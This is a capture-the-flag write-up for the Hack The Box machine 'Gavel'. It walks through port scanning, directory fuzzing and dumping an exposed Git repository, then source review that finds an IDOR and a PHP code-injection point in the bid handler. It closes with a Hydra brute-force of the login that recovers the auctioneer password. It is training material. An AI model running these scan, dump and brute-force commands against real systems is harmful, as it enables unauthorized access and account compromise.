
Gavel - Medium - Hack The Box
This post was originally written in Spanish and translated into English using a large language model (LLM). Although the translation has been reviewed, it may contain inaccuracies or inconsistencies.
Introduction
Post Structure
After quite some time without publishing a write-up, I decided to change my approach. Instead of moving directly to the main attack vector, I will explain my thought process while completing the CTF. When exploiting vulnerabilities, I will also try to explain them at the lowest practical level and provide local PoCs that analyse the root cause. This accounts for the considerable length of the post.
Content
In this post, we exploit the Gavel machine from HTB. It is an interesting machine covering scenarios and vulnerabilities that we could encounter in a real environment. The main exploitation path is: Dump the Git repository exposed over HTTP -> Code analysis -> Brute-force web credentials (unintended path, patched) OR SQLi by abusing a vulnerability in the PDO parser (intended path) -> Exploit RCE through runkit_function_add() -> Lateral movement through credential reuse -> Exploit a custom binary with PHP code injection in a root context.
Reconnaissance
Port Reconnaissance
We scan the host for open ports using Nmap, the tool most commonly used for this purpose.
This command returns the open TCP ports on the target host:
1 | nmap -sS -T4 -p- --open -oN Open_Ports 10.10.11.97 |
| Parameter | Description |
|---|---|
-sS |
SYN scan (“half-open”): sends SYN and analyses the response without completing the three-way handshake, making it stealthier and faster than a connect scan. |
-T4 |
A faster timing template at the cost of more noise and a higher risk of false negatives on unstable networks. It usually works well in CTF environments and, unlike -T5, does not tend to miss potentially open ports. |
-p- |
Scans the entire port range (1–65535). |
--open |
Displays only ports detected as open, hiding closed and filtered ports. |
-oN Open_Ports |
Saves the output in “normal” format to Open_Ports. |
10.10.11.97 |
IP address or host to scan. |
The host has TCP ports 22 and 80 open, which typically run SSH and HTTP respectively.
1 | Nmap scan report for gavel.htb (10.10.11.97) |
We run nmap with its default scripts:
1 | nmap -sCV -T3 -p 22,80 -oN Objective_Ports 10.10.11.97 |
| Parameter | Description |
|---|---|
-sC |
Runs NSE’s default scripts, equivalent to --script=default. |
-sV |
Detects service versions on the discovered ports. |
-T3 |
Uses normal/balanced timing, which is more reliable and less noisy than -T4 or -T5. |
-p 22,80 |
Scans only TCP ports 22 and 80. |
-oN Objective_Ports |
Saves the output in “normal” format to Objective_Ports. |
10.10.11.97 |
IP address or host to scan. |
1 | PORT STATE SERVICE VERSION |
Nmap’s http-git script has detected a Git repository uploaded to the web server. With some luck, it will contain the application’s source code or secrets that help us progress. We continue reconnaissance and analyse the repository once we understand what we are facing.
Web Reconnaissance
Directory Fuzzing
While passively analysing a website, I normally leave a scanner running to find sensitive directories, files that cannot be discovered passively and backups that may contain source code or sensitive information. To choose an efficient extension list, I use the backend engine’s extension as a starting point, in this case PHP.
1 | feroxbuster -u http://gavel.htb/ \ |
| Parameter | Description |
|---|---|
| -u | Target URL |
| -w | Wordlist |
| -x | Appends the supplied extension to every word in the list |
| –dont-scan | Excludes the supplied path. Here I removed assets to reduce noise, but in a CTF or pentest I recommend scanning everything because you never know where relevant information may be hidden. |
The output reveals nothing “interesting” that passive browsing had not already discovered:
1 | 200 GET 78l 213w 4281c http://gavel.htb/login.php |
Web Analysis
After an initial review of the website, I will explain my thoughts and conclusions for each endpoint.
Register.php (Web)

This endpoint allows users to register. Once registered, we can log in with an account that receives 50,000 coins to bid on items. The backend implements a filter that permits only alphanumeric characters, preventing injection vulnerabilities such as HTMLi and XSS.
Login.php (Web)

This endpoint allows us to log in to the application. Although a password-recovery function is displayed, it does not work.
Index.php (Web)
This is the application’s main page and introduction.

The index.php page contains a Testimonies section where users leave reviews. However, we cannot find any function that allows us to create our own comments, which could have been a potential exploitation vector. In CTFs and pentests, it is important to read the page content for clues that may reveal information about the website.
The following content may be valuable to an attacker:
After the Great Goblin Uprising of ‘22, one lone, sleep-deprived developer (Hi!) forged a new system wrapped in more wards, scripts, and sanity checks than a necromancer’s tax return.
The developer was apparently not at their best while building the website, so we may find one or two mistakes.
Now our auctioneers wield an arcane Rule Engine so over-engineered it occasionally gains sentience and denies bids for “being too chaotic.” Every item is verified. Every bid scrutinized. Every loophole patched, re-opened, and patched again with duct tape and mild hexes.
An unnecessarily complex rule engine has been implemented, which is worth remembering.
OwlexaPrime [banned] — (0/5 curses)
“Site said ‘intelligent bidding system’ — I still outsmarted it.”
The testimonies suggest that a user named OwlexaPrime defeated or hacked the bidding system. The account has been banned.
It is reasonable to assume that each testimony corresponds to a real account, allowing us to create an initial user list for a future brute-force or credential-guessing attack.
Install the htmlq parser on an Arch-based system:
1 | pacman -S htmlq |
Use Curl and htmlq to extract every user from the Testimonies section:
1 | export gavel_cookie=<your_cookie_value>; |
1 | Wizard's Expired Library Card |
Inventory.php (Web)

This endpoint displays the items acquired by the user. It has two sorting modes, Name and Quantity, which are passed in a POST request through the sort parameter.
The generated requests are:
1 | POST /inventory.php |
1 | POST /inventory.php |
The request body shows that our user_id is 2, from which we can infer two points.
- One user already existed before we created our account. Could
user_id=1be the administrator? - The user list we created can contain only one valid account because
user_id=2indicates that no more than one user existed before us.
At first glance, the user_id parameter also appears vulnerable to IDOR, allowing us to view other users’ items. We will see why when analysing the source code.
Bidding.php (Web)
This is the bidding system, which allows users to bid on items through a POST request containing auction_id and bid_amount.
The shop displays at most three items. When their timers end, the page reloads through a GET request to /bidding.php and replaces them with new items. Each item also contains a message describing a rule that bids must follow. The backend checks this rule.

Request generated when placing a bid:
1 | POST /includes/bid_handler.php |
Admin.php (Web)
Our user cannot access this page because it redirects us to index.php. We can therefore be almost certain that an administrator role exists and can access it.
1 | http://gavel.htb/admin.php => index.php |
/includes/ PHP Pages without HTML Content
The following pages return no content but are accessible to the user. The lack of client-visible HTML does not mean they cannot hide vulnerabilities. Their PHP code may use unsanitised user input, and an attacker may only need to send a request to these endpoints.
1 | http://gavel.htb/includes/db.php |
Leaked Repository Analysis
Git Dumping
As seen during port reconnaissance, nmap identified a repository on the web server. We can inspect it directly at http://gavel.htb/.git/ or dump it with a tool such as git-dumper.
1 | python3 -m venv git-dumper |
1 | ./git-dumper/bin/git-dumper http://gavel.htb/ gavel_repo |
Git Recon
When we encounter a leaked Git repository, we should not only search the backend code for vulnerabilities but also analyse the repository as a whole for secrets, interesting commits, development branches and so on.
In my opinion, this is the best approach when the repository is a manageable size.
1 | git branch --list |
1 | git log --all --oneline --graph --decorate |
Output:
1 | * f67d907 (HEAD -> master) .. |
1 | git show f67d907 |
TruffleHog scans repositories for secrets.
1 | pacman -S trufflehog |
1 | trufflehog git file://gavel_repo --results=verified,unknown |
An initial review, excluding the backend code, reveals nothing particularly relevant apart from the potential user [email protected] in .git/config:
1 | cat -pp gavel_repo/.git/config |
1 | [core] |
Backend Code Analysis
There are almost no additional files that fuzzing or passive analysis had not already found, apart from default.yaml. We can therefore assume that any vulnerability must be located in these files.
1 | tree -I "assets" |
1 | . |
Why did we not find default.yaml during reconnaissance (directory fuzzing)?
Feroxbuster searches recursively by default and found the rules path. However, because we did not provide the .yaml extension through -x, it could not brute-force this file.
If you want to avoid sending excessive requests, it is reasonable to use only the extensions most relevant to the application rather than every possibility. However, after discovering the rules directory, the correct approach would have been to run a separate fuzzing scan exclusively against http://gavel.htb/rules/ with common rule-file extensions: yml,yaml,json,toml,ini,cfg,conf,properties,xml. That was my mistake.
1 | feroxbuster --quiet -u http://gavel.htb/rules/ \ |
1 | 301 GET 9l 28w 306c http://gavel.htb/rules => http://gavel.htb/rules/ |
Why would default.yaml have provided valuable information?
1 | curl http://gavel.htb/rules/default.yaml |
1 | rules: |
The file contains a rule field that perfectly matches the syntax of the server’s PHP engine. These are also the exact default rules used in bidding.php. If we can ever control or modify rule, we may achieve PHP code injection and potentially system-level RCE. This information allows us to focus the code analysis on finding an injection point in the rule engine.
Admin.php (Backend)
Because admin.php appeared to be the only endpoint we could not access and redirected us directly to index.php, we analyse its backend code to understand it.
1 |
|
At first glance, the application permits access only to users with the auctioneer role. A user with this role can update the rule and message fields for an item that is currently being auctioned. Let us analyse it step by step.
This code checks on the server whether our user has the
auctioneerrole:1
2
3
4if (!isset($_SESSION['user']) || $_SESSION['user']['role'] !== 'auctioneer') {
header('Location: index.php');
exit;
}If we have that role, the user can send a POST request:
1
2
3
4if ($_SERVER['REQUEST_METHOD'] === 'POST') {
$auction_id = intval($_POST['auction_id'] ?? 0);
$rule = trim($_POST['rule'] ?? '');
$message = trim($_POST['message'] ?? '');If the user supplies auction_id, rule and message correctly, an SQL query updates the
auctionstable, settingruleandmessagefor the suppliedauction_id:1
2
3
4
5
6
7if ($auction_id > 0 && $rule && $message) {
$stmt = $pdo->prepare("UPDATE auctions SET rule = ?, message = ? WHERE id = ?");
$stmt->execute([$rule, $message, $auction_id]);
$_SESSION['success'] = 'Rule and message updated successfully!';
header('Location: admin.php');
exit;
}If the request succeeds, it returns “Rule and message updated successfully!”. We can therefore conclude that access to the auctioneer role would allow us to manipulate
ruleandmessage.
Bid_Handler.php (Backend)
This file contains the vulnerability that will give us access to the server: PHP code injection leading to RCE.
1 |
|
Why is this so interesting? In bid_handler.php, an authenticated user can query the auctions table by auction_id, retrieve every field and store the result in the auction array:
1 | if (!isset($_SESSION['user'])) { |
Several checks determine whether the bid is valid, after which the relevant information is stored:
Check whether the auction is active.
1
2
3
4if (!$auction || $auction['status'] !== 'active' || strtotime($auction['ends_at']) < time()) {
echo json_encode(['success' => false, 'message' => 'Auction has ended.']);
exit;
}Verify that the bid is greater than zero.
1
2
3
4if ($bid_amount <= 0) {
echo json_encode(['success' => false, 'message' => 'Your bid must be greater than 0.']);
exit;
}Check whether the bid is greater than the current price.
1
2
3
4if ($bid_amount <= $auction['current_price']) {
echo json_encode(['success' => false, 'message' => 'Your bid must be more than the current bid amount!']);
exit;
}Query the user’s available funds.
1
2
3$stmt = $pdo->prepare("SELECT money FROM users WHERE id = ?");
$stmt->execute([$id]);
$user = $stmt->fetch();Reject the bid if the user has insufficient funds.
1
2
3
4if (!$user || $user['money'] < $bid_amount) {
echo json_encode(['success' => false, 'message' => 'Insufficient funds to place this bid.']);
exit;
}After these checks, treat the bid as valid, store it as
current_bid, store the previous bid asprevious_bid, and set the bidding user asbidder.1
2
3$current_bid = $bid_amount;
$previous_bid = $auction['current_price'];
$bidder = $username;The code later extracts
ruleandmessagefrom the auction array. These are the fields available to the auctioneer role.1
2$rule = $auction['rule'];
$rule_message = $auction['message'];The code then checks whether a function named
ruleCheckalready exists. If it does, it removes it and recreates the function withrunkit_function_add(). This PHP function creates another function whose final argument is a string executed by PHP, making it comparable to theeval()language construct. A user who controls that final parameter can inject and execute malicious PHP code. Here,$ruleis used without sanitisation becauseadmin.phpperforms no validation when updating it:1
2
3
4
5
6
7
8try {
if (function_exists('ruleCheck')) {
runkit_function_remove('ruleCheck');
}
runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
error_log("Rule: " . $rule);
$allowed = ruleCheck($current_bid, $previous_bid, $bidder);
}
Perfect. We have identified a potential RCE path. The only requirement is access to a user with the auctioneer role.
Auction_watcher.php (Backend)
Nothing relevant appears here, although it reveals the application’s filesystem path:
1 | define('MAIN_PATH', '/var/www/html/gavel'); |
Exploitation
IDOR
As noted earlier, inventory.php contains an IDOR that allows us to inspect other users’ items. This vulnerability is not part of the exploitation path.
Vulnerable Code
1 | $userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id']; |
The developer takes user_id directly from the request without any backend authorisation check. The ?? operator selects the first value that exists and is not null, producing this behaviour:
- Take userId from the POST
user_idfield; otherwise: - Take userId from the GET
user_idfield; otherwise: - Take userId from the session.
If user_id must come from the request, it should be compared with $_SESSION['user']['id'] and used only when they match. The better approach is to obtain $userId exclusively from $_SESSION.
The application then uses $userId in SQL queries without further checks, creating the IDOR:
1 | $col = "`" . str_replace("`", "", $sortItem) . "`"; |
Exploiting the IDOR
Exploitation is straightforward because user identifiers are sequential: user_id=1,user_id=2,user_id=lastId+1. We can use Curl to extract each user’s items:
1 | curl -s -b 'gavel_session=<your_cookie_value>' -d 'user_id=<id>&sort=quantity' http://gavel.htb/inventory.php |
If a user has purchased an item, it appears in the HTML. By default, no users have inventory items, so the request returns nothing useful.
RCE (Foothold)
As established earlier, controlling rule and message requires an administrator account with the auctioneer role.
Obtaining the Auctioneer Credentials
There are two possible ways to obtain this account:
- Brute-force
login.php. - Exploit an SQLi by abusing a PDO parser vulnerability.
I contacted the machine’s author, Shadow21A, to ask which path most people used. He said that most obtained the account through brute force, but that this path was unintended and has since been patched.
Web Login Brute Force (My Path | Patched)
We can brute-force the login using usernames inferred or obtained during reconnaissance. Remember that when we logged in, a user with user_id=1 already existed, presumably with the auctioneer role. Our initial user list is:
1 | Wizard's Expired Library Card |
Before launching the attack, we need to distinguish successful and failed logins from their HTTP responses. We created the user void4m0n with the password void4m0n, which allows us to test the login.
1 | curl -s -o /dev/null -w '%{http_code}\n' -d 'username=void4m0n&password=incorrectpass' http://gavel.htb/login.php |
Response: 200
1 | curl -s -o /dev/null -w '%{http_code}\n' -d 'username=void4m0n&password=void4m0n' http://gavel.htb/login.php |
Response: 302
The application returns different status codes in each case.
- Successful login:
- Returns status 302, redirects to
index.phpand sets a new session cookie. Failed login: - Returns status 200 and displays
login.phpwith the message “Invalid username or password.”
- Returns status 302, redirects to
We automate the attack with Hydra, which efficiently brute-forces many protocols and can launch login attempts across multiple threads.
1 | pacman -S hydra |
1 | HYDRA_PROXY_HTTP=http://127.0.0.1:8080 hydra -u -L Users.txt \ |
| Component | Explanation |
|---|---|
HYDRA_PROXY_HTTP=http://127.0.0.1:8080 |
Routes the brute-force attack through the supplied proxy. Here, I use it so that Burp Suite can intercept the requests. |
-u |
Iterates each password across all users. This is useful in CTFs because passwords chosen by authors often appear near the beginning of rockyou.txt. |
-L Users.txt |
Username wordlist. |
-P /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt |
Password wordlist. |
gavel.htb |
Target host. |
-V |
Enables verbose mode. |
http-form-post |
Module for HTML forms that submit data through POST. |
'/login.php:username=^USER^&password=^PASS^:S=302' |
Defines the HTTP POST request. The first part, /login.php, is the endpoint; the second maps form parameters to Hydra’s username and password placeholders; and S=302 identifies HTTP 302 as a successful login. |
-t 64 |
Sets the number of threads. Sixty-four is excessive in real environments but is normally acceptable in CTFs. |
-I |
Tells Hydra to ignore previous sessions and start from zero. |
-f |
Stops after finding the first valid credential. |
1 | [80][http-post-form] host: gavel.htb login: auctioneer password: midnight1 |
After 57,892 requests, Hydra finds the valid credentials auctioneer:midnight1.
These credentials belong to user_id=1, and as predicted, this user has the auctioneer role. We can now access admin.php, making the RCE attack path exploitable.
